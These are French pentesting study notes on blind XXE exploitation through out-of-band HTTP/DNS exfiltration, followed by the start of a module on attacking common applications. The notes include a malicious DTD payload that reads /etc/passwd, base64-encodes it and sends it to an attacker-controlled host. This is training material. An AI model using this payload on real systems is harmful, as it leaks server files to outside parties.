Exfiltration de Données en Aveugles :


Nous venons de voir une façon de traiter les vulnérabilités XXE en aveugles et les erreurs, voyons maintenant comment faire si l'application ne renvoi aucune sortie ni aucune erreurs, en utilisant l'exfiltration hors bande (OOB) avec Http ou DNS (OOB) => on forcera le serveur a envoyer les données vers un serveur que nous contrôlons

- Il faut commencer par héberger sur notre serveur notre fichier DTD malveillant ce fichier contient deux parties principales
  1. Une entité %file qui lit le fichier cible et l'encode en b64
  2. Une entité %oob qui construit une url pointant vers notre serveur cette URL inclut le fichier encodé en b64 comme paramètre (Methode HTTP comme ci dessous) ou comme sous domaine (methode DNS) plus avancé...

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % oob "<!ENTITY content SYSTEM 'http://monouiment1.part/content=%file;'>">
```

Lorsque content est appelé (via injection dans la ressource vulnérable) celui ci fait une requête toujours vers notre serveur, avec les données en paramètres URL

Les vulnérabilités XXE viennent de bibliothèques XML obsolètes et sont donc bien plus facile à corrigée, une simple mise à jour des fonction suffit généralement, en outre peu désactiver le référencement vers des dtd personalisée les entités externes, les entités de paramètre, etc... Et enfin les terribles WAF peuvent rajouter leur couche de sécurité... Voilà pour les bases des XXE et de leurs prevention et exploitation...



Attacker Les Applications Communes

Catégorie : ⚔ Offensif
Difficulté : Medium, Tier II
Delai Estimé : 4 jours

Introduction à l'Attaque des Applications Courantes :

Ce module se concentrera sur les vulnérabilités et les mauvaises configurations connues, dans les applications open-source et commerciales, qui représentent un grand pourcentage des attaques reussies auxquelles les organisations sont confrontées. Il est très important d'avancer patiemment et de comprendre les applications auxquelles nous serons confrontés sans chercher d'exploits connus c'est ce qui nous permettra de reussir de nos attaques...

- On étudiera donc quelques une des application courante mais si il faut retenir quelquechose de ce module c'est vraiment la mentalité du pentester sans cela on arrivera jamais a rien. Car tout les systems sont différent et jamais on ne les maitrisera tous jamais...

⚠ En tant que pentester nous devons avoir de solides compétences et être capable de prendre la main sur le terrain (sur n'importe quel réseau en partant de très peu ou pas d'informations, depuis le début du balayage ping et premier scan nmap